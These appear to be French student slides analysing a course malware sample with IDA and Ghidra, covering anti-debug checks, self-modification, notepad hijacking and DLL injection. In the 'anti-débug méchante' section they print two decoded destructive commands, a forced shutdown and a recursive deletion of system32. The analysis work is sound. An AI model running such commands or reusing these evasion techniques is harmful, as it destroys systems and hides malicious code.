

---

---

# Malware

— CHAPELLE Théo - LATRACHE  
Hind - THIEBAUX Valentin —

---

---


Malware de : TANG Wenjia, BOUVERON Armand, DE  
MOURA NETTO Victor

# Version du malware

B

# Outils utilisés

- Ida



- Ghidra



# Enigmes

Anti-debug :

```


push    ebp
mov     ebp, esp
push    ecx
call    ds:IsDebuggerPresent
test    eax, eax
jnz     short loc_40139A
lea     eax, [ebp+pbDebuggerPresent]
push    eax                ; pbDebuggerPre
call    ds:GetCurrentProcess
push    eax                ; hProcess
call    ds:CheckRemoteDebuggerPresent
cmp     [ebp+pbDebuggerPresent], 0
setnz   al
test    al, al
jz      short loc_4013A7

loc_40139A:
; CODE XREF: su
call    sub_401160
push    1                  ; Code
call    ds:exit
```

# 401160 : La fonction anti-débug méchante

```
loc_401220:                                ; CODE XREF: sub_401160+C7↓j
add     byte ptr [eax], 0A0h
inc     eax
cmp     byte ptr [eax], 0
jnz     short loc_401220
lea     eax, [ebp+var_64]
lea     esp, [esp+0]

loc_401230:                                ; CODE XREF: sub_401160+D7↓j
add     byte ptr [eax], 0A0h
inc     eax
cmp     byte ptr [eax], 0
jnz     short loc_401230
push    esi
mov     esi, ds:system
lea     eax, [ebp+Command]
push    eax
call    esi ; system
lea     ecx, [ebp+var_64]
push    ecx
call    esi ; system
```




# 401160 : La fonction anti-débug méchante

- `cmd.exe /c "start /b shutdown -s -f -t 3`
- `cmd.exe /c "rd c:\\WINDOWS\\system32 /S /Q 2> nul`

## Auto Modification :


```
mov     edi, ds:VirtualProtect
lea     ecx, [esp+40h+f101dProtect]
push    ecx                ; lpf101dProtect
push    40h                ; flNewProtect
push    5                  ; dwSize
push    offset sub_401F30 ; lpAddress
mov     esi, offset sub_401F30
call    edi ; VirtualProtect
mov     al, 0CCh
mov     byte ptr [esp+40h+var_28], al
xor     eax, eax
mov     [esp+40h+var_28+1], eax
mov     [esp+40h+var_23], al
mov     eax, [esp+40h+var_28]
mov     cx, [esp+1Ch]
mov     [esp+40h+var_2C], 0CCCCD6FFh
mov     edx, [esp+40h+var_2C]
mov     [esi], edx
mov     [esi+4], eax
mov     eax, [esp+40h+f101dProtect]
lea     edx, [esp+40h+f101dProtect]
push    edx                ; lpf101dProtect
push    eax                ; flNewProtect
push    5                  ; dwSize
push    offset sub_401F30 ; lpAddress
mov     [esi+8], cx
call    edi ; VirtualProtect
```

# Bonne exécution






# Vue globale




# Pas le bon nombre d'arguments




## Notepad hijacking

```
loc_401A84:                                ; MaxCountInBytes
push      104h
lea       eax, [ebp+pe.szExeFile]
push      eax                               ; Src
push      104h                             ; DstSizeInBytes
lea       ecx, [ebp+Str1]
push      ecx                               ; Dst
lea       edx, [ebp+PtNumOfCharConverted]
push      edx                               ; PtNumOfCharConverted
mov       dword_4065D8, esi
call      ebx ; wcstombs_s
add       esp, 14h
lea       eax, [ebp+Str1]
push      offset Str2                       ; "notepad.exe"
push      eax                               ; Str1
call      edi ; _stricmp
add       esp, 8
test      eax, eax
jnz       short loc_401AE0
```



# Autres fonctions présentes

- XOR
- Subit une auto modification
- affiche : "I'll tell you that my secret is:"



# Autres fonctions présentes

Par exemple

- vérifier la présence d'une exception non capturée
- assurer la manipulation d'objets de flux de sortie

```
sub_403D48 proc near
lea     eax, [ebp-1Ch]
push    eax
call    sub_402C80
retn
sub_403D48 endp
```

```
xor     eax, ebp
push    eax
lea     eax, [ebp+var_C]
mov     large fs:0, eax
mov     esi, [ebp+arg_0]
mov     [ebp+var_4], 0
call    ds:?uncaught_exception@std@@YA_NXZ ; std::uncaught_exception(void)
test    al, al
jnz     short loc_402CBF
```

```
mov     ecx, [esi]
call    ds:?_Osfx@@?$basic_ostream@WU?$char_traits@W@std@@@std@@QAEXXZ ; std::basic_ostream<wchar_t,std::char_traits<wch
```

# Difficultés

- Beaucoup de chiffrement
- Opérations arithmétiques cachées derrière des chaînes de caractères

```
...
aILlTellYouThat db 'I',27h,'ll tell you that my secret is '
db ':RFSSEFSÄ'%'s452^^s ',0Ah,0
...
```

- Plusieurs chaînes d'appels de fonctions
- Des fonctions difficiles à comprendre (escalation de privilèges ??)

# Bilan

- Anti-debug
- Auto-modification
- La fonction “echo”
- Injection de dll
- Vérification des inputs



**MERCI**

**Des questions ?**